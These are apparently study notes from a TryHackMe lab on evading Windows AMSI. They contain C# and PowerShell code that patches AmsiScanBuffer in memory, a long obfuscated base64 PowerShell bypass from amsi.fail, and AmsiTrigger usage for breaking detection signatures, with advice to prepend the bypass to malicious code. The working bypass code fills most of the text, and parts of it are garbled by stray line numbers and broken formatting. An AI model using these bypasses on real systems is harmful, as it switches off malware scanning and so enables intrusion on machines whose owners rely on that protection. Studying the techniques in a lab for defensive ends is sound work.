- Say, AMSI figured out that the process has a malware in it, we as the attacker can intercept the output of `AmsiScanBuffer` and trick the AMSI system that the process is clean(AMSI_RESULT_CLEAN).
- The general idea is to change the behaviour in such a way as to prevent "AmsiScanBuffer" from returning a positive result. Because if it is, it essentially tells that the process contains malware. (assuming we're using Fileless malware attack)
Thought Process when using .exe generated from the C# file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
using System;
using System.Runtime.InteropServices;

namespace ConsoleApp
{
    class Program
    {
        static void Main(string[] args)
        {
        }

        [DllImport("amsi.dll")]
        static extern uint AmsiInitialize(string appName, out IntPtr amsiContext);

        [DllImport("amsi.dll")]
        static extern IntPtr AmsiOpenSession(IntPtr amsiContext, out IntPtr amsiSession);

        [DllImport("amsi.dll")]
        static extern uint AmsiScanBuffer(IntPtr amsiContext, byte[] buffer, uint length, string contentName, IntPtr session, out AMSI_RESULT result);

        enum AMSI_RESULT
        {
            AMSI_RESULT_CLEAN = 0,
            AMSI_RESULT_NOT_DETECTED = 1,
            AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384,
            AMSI_RESULT_BLOCKED_BY_ADMIN_END = 20479,
            AMSI_RESULT_DETECTED = 32768
        }
    }
}

// Initialise AMSI and open a session
AmsiInitialize("TestApp", out IntPtr amsiContext);
AmsiOpenSession(amsiContext, out IntPtr amsiSession);


/*We use Rubeus as the placeholder executable file. Note that this is malicious and is used for Kerberos abuse.*/
// Read Rubeus
var rubeus = File.ReadAllBytes(@"C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe");

// Scan Rubeus
AmsiScanBuffer(amsiContext, rubeus, (uint)rubeus.Length, "Rubeus", amsiSession, out AMSI_RESULT amsiResult);

// Print result
Console.WriteLine(amsiResult);

var modules = Process.GetCurrentProcess().Modules;
var hAmsi = IntPtr.Zero;

foreach (ProcessModule module in modules)
{
    if (module.ModuleName == "amsi.dll")
    {
        hAmsi = module.BaseAddress;
        break;
    }
}

var asb = GetProcAddress(hAmsi, "AmsiScanBuffer");

var garbage = Encoding.UTF8.GetBytes("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");

// Set region to RWX
VirtualProtect(asb, (UIntPtr)garbage.Length, 0x40, out uint oldProtect);

// Copy garbage bytes
Marshal.Copy(garbage, 0, asb, garbage.Length);

// Retore region to RX
VirtualProtect(asb, (UIntPtr)garbage.Length, oldProtect, out uint _);
1
2
- Make sure to compile this and look at its hexdump.
- Can't do this since there's no 'csc' compiler in Windows.
Automating for Fun and Profit
While it is preferred to use the previous methods shown in this room, attackers can use other automated tools to break AMSI signatures or compile a bypass.
One example is :
http://amsi.fail/http://amsi.fail/will compile and generate a PowerShell bypass from a collection of KNOWN bypasses.- From
amsi.fail, “AMSI.failgenerated obfuscated PowerShell snippets that break or disable AMSI for the current process. The snippets are randomly selected from a small pool of techniques/variations before obfuscating, Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.”
1
JGQ9JG51bGw7JHFjZ2NqYmx2PVskKCgnU3lzJysndGVtJykuTm9STUFMaXpFKFtDSGFyXSg3MCo2Ni82NikrW0NIYVJdKDc3KzM0KStbY0hhUl0oW2JZVGVdMHg3MikrW0NoQVJdKFtiWXRFXTB4NmQpK1tjaGFSXSg2OCoxMC8xMCkpIC1yZXBsYWNlIFtjSEFSXSg5MikrW2NoYXJdKFtCeVRFXTB4NzApK1tjSGFyXShbYll0RV0weDdiKStbQ2hhcl0oNjkrOCkrW0NoQXJdKFtiWVRFXTB4NmUpK1tDaGFSXShbQll0RV0weDdkKSkuUnVudGltZS5JbnRlcm9wU2VydmljZXMuTWFyc2hhbF06OkFsbG9jSEdsb2JhbCgoOTA3Nis3NTYxLTc1NjEpKTskcGtnendwYWhmd250cT0iKygnbHdiaicrJ2N5bWgnKS5OT1JtYWxpWmUoW0NIYXJdKFtieVRlXTB4NDYpK1tjaGFyXSgxMTEpK1tDaEFSXShbQnlURV0weDcyKStbY2hhUl0oMTA5KjczLzczKStbQ2hBUl0oW0J5VEVdMHg0NCkpIC1yZXBsYWNlIFtjaGFyXShbYnl0RV0weDVjKStbQ2hhcl0oMTEyKjEwNi8xMDYpK1tjaGFyXShbYll0ZV0weDdiKStbY2hBUl0oW0JZdEVdMHg0ZCkrW0NIQVJdKDExMCs4LTgpK1tDSEFyXShbQnl0RV0weDdkKSI7W1RocmVhZGluZy5UaHJlYWRdOjpTbGVlcCgxNTk1KTtbUmVmXS5Bc3NlbWJseS5HZXRUeXBlKCIkKCgnU3lzJysndGVtJykuTm9STUFMaXpFKFtDSGFyXSg3MCo2Ni82NikrW0NIYVJdKDc3KzM0KStbY0hhUl0oW2JZVGVdMHg3MikrW0NoQVJdKFtiWXRFXTB4NmQpK1tjaGFSXSg2OCoxMC8xMCkpIC1yZXBsYWNlIFtjSEFSXSg5MikrW2NoYXJdKFtCeVRFXTB4NzApK1tjSGFyXShbYll0RV0weDdiKStbQ2hhcl0oNjkrOCkrW0NoQXJdKFtiWVRFXTB4NmUpK1tDaGFSXShbQll0RV0weDdkKSkuJCgoJ03Do27DomdlJysnbWVudCcpLk5Pck1hbEl6RShbQ2hhUl0oNzApK1tjaEFSXSgxMTEqMTA1LzEwNSkrW2NIQVJdKDExNCsyOS0yOSkrW2NoYVJdKFtiWXRFXTB4NmQpK1tDSEFSXSgyMis0NikpIC1yZXBsYWNlIFtjSGFyXShbQnl0RV0weDVjKStbQ0hhcl0oMTEyKjExLzExKStbY2hBUl0oMTIzKzM0LTM0KStbQ0hBUl0oNzcqMTMvMTMpK1tjSGFSXShbYllUZV0weDZlKStbY0hBUl0oW2JZdGVdMHg3ZCkpLiQoKCfDgHV0w7Vtw6J0w64nKyfDtG4nKS5Ob1JNQWxJWmUoW0NIYXJdKFtiWVRFXTB4NDYpK1tDaGFyXShbYnl0ZV0weDZmKStbY0hBUl0oW0JZdEVdMHg3MikrW2NIQVJdKDEwOSsxMDUtMTA1KStbQ2hBcl0oNjgqMjgvMjgpKSAtcmVwbGFjZSBbY2hBUl0oW0J5dEVdMHg1YykrW2NIQXJdKFtCWVRFXTB4NzApK1tDSEFSXShbQnl0RV0weDdiKStbY2hhcl0oW2J5dGVdMHg0ZCkrW0NIYVJdKFtCWXRlXTB4NmUpK1tjaGFSXSgxMjUrMjMtMjMpKS4kKFtDSEFSXShbQnlUZV0weDQxKStbQ0hBcl0oW2JZdEVdMHg2ZCkrW2NoYVJdKDExNSo0Ni80NikrW2NIYXJdKFtCWVRlXTB4NjkpK1tjSGFSXSg4NSkrW0NIQXJdKDExNikrW2NoQXJdKDEwNSo0NC80NCkrW2NIQXJdKDEwOCo2NC82NCkrW2NoQXJdKFtCWXRlXTB4NzMpKSIpLkdldEZpZWxkKCIkKCgnw6Btc8OtJysnU2VzcycrJ8Otw7NuJykubm9yTUFMaVpFKFtDSGFSXSg3MCo0OS80OSkrW2NoQXJdKDg3KzI0KStbQ2hhUl0oW2J5dEVdMHg3MikrW2NoQXJdKDEwOSkrW2NoQVJdKDY4KzQzLTQzKSkgLXJlcGxhY2UgW0NIQXJdKDkyKStbY2hBcl0oW2J5VGVdMHg3MCkrW0NIQXJdKFtiWVRFXTB4N2IpK1tjSEFyXSg3Nyo3MS83MSkrW0NIYXJdKFtiWXRFXTB4NmUpK1tjaGFyXSgxMjUrNDktNDkpKSIsICJOb25QdWJsaWMsU3RhdGljIikuU2V0VmFsdWUoJGQsICRudWxsKTtbUmVmXS5Bc3NlbWJseS5HZXRUeXBlKCIkKCgnU3lzJysndGVtJykuTm9STUFMaXpFKFtDSGFyXSg3MCo2Ni82NikrW0NIYVJdKDc3KzM0KStbY0hhUl0oW2JZVGVdMHg3MikrW0NoQVJdKFtiWXRFXTB4NmQpK1tjaGFSXSg2OCoxMC8xMCkpIC1yZXBsYWNlIFtjSEFSXSg5MikrW2NoYXJdKFtCeVRFXTB4NzApK1tjSGFyXShbYll0RV0weDdiKStbQ2hhcl0oNjkrOCkrW0NoQXJdKFtiWVRFXTB4NmUpK1tDaGFSXShbQll0RV0weDdkKSkuJCgoJ03Do27DomdlJysnbWVudCcpLk5Pck1hbEl6RShbQ2hhUl0oNzApK1tjaEFSXSgxMTEqMTA1LzEwNSkrW2NIQVJdKDExNCsyOS0yOSkrW2NoYVJdKFtiWXRFXTB4NmQpK1tDSEFSXSgyMis0NikpIC1yZXBsYWNlIFtjSGFyXShbQnl0RV0weDVjKStbQ0hhcl0oMTEyKjExLzExKStbY2hBUl0oMTIzKzM0LTM0KStbQ0hBUl0oNzcqMTMvMTMpK1tjSGFSXShbYllUZV0weDZlKStbY0hBUl0oW2JZdGVdMHg3ZCkpLiQoKCfDgHV0w7Vtw6J0w64nKyfDtG4nKS5Ob1JNQWxJWmUoW0NIYXJdKFtiWVRFXTB4NDYpK1tDaGFyXShbYnl0ZV0weDZmKStbY0hBUl0oW0JZdEVdMHg3MikrW2NIQVJdKDEwOSsxMDUtMTA1KStbQ2hBcl0oNjgqMjgvMjgpKSAtcmVwbGFjZSBbY2hBUl0oW0J5dEVdMHg1YykrW2NIQXJdKFtCWVRFXTB4NzApK1tDSEFSXShbQnl0RV0weDdiKStbY2hhcl0oW2J5dGVdMHg0ZCkrW0NIYVJdKFtCWXRlXTB4NmUpK1tjaGFSXSgxMjUrMjMtMjMpKS4kKFtDSEFSXShbQnlUZV0weDQxKStbQ0hBcl0oW2JZdEVdMHg2ZCkrW2NoYVJdKDExNSo0Ni80NikrW2NIYXJdKFtCWVRlXTB4NjkpK1tjSGFSXSg4NSkrW0NIQXJdKDExNikrW2NoQXJdKDEwNSo0NC80NCkrW2NIQXJdKDEwOCo2NC82NCkrW2NoQXJdKFtCWXRlXTB4NzMpKSIpLkdldEZpZWxkKCIkKFtjaEFSXShbYnlUZV0weDYxKStbQ2hhcl0oMTA5KzUyLTUyKStbY0hhcl0oNDYrNjkpK1tDSGFyXShbYnlUZV0weDY5KStbQ0hBUl0oW0JZVGVdMHg0MykrW0NoYXJdKFtCeVRlXTB4NmYpK1tjaEFSXSgxMTApK1tjaGFSXSgxMTYqNDcvNDcpK1tjSGFyXSgxMDEpK1tDSEFSXShbYll0ZV0weDc4KStbQ0hhUl0oW0J5VEVdMHg3NCkpIiwgIk5vblB1YmxpYyxTdGF0aWMiKS5TZXRWYWx1ZSgkbnVsbCwgW0ludFB0cl0kcWNnY2pibHYpOw==
1
- Here's the base64 encoded version of:

You can attach this bypass at the beginning of your malicious code as with previous bypasses or run it in the same session before executing malicious code.
- AMSITrigger allows attackers to automatically identify strings that are flagging signatures to modify and break them.
This method of bypassing AMSI is more consistent than others because you are making the file itself clean.
- The syntax for using
amsitriggeris relatively straightforward. - You need to specify the file or URL and what format to scan the file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
C:\Users\Tryhackme\Tools>AmsiTrigger_x64.exe -i "bypass.ps1" -f 3
$MethodDefinition = "

    [DllImport(`"kernel32`")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport(`"kernel32`")]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport(`"kernel32`")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
";

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -NameSpace 'Win32' -PassThru;
$handle = [Win32.Kernel32]::GetModuleHandle('amsi.dll');
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, 'AmsiScanBuffer');
[UInt32]$Size = 0x5;
[UInt32]$ProtectFlag = 0x40;
[UInt32]$OldProtectFlag = 0;
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag);
$buf = [Byte[]]([UInt32]0xB8,[UInt32]0x57, [UInt32]0x00, [Uint32]0x07, [Uint32]0x80, [Uint32]0xC3);

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6);

Signaturesare highlighted in red from the screenshot; you can break these signatures by encoding, obfuscating, etc.
Summary
- These bypasses can be used on their own or in a chain with other exploits and techniques to ultimately - evade all the things.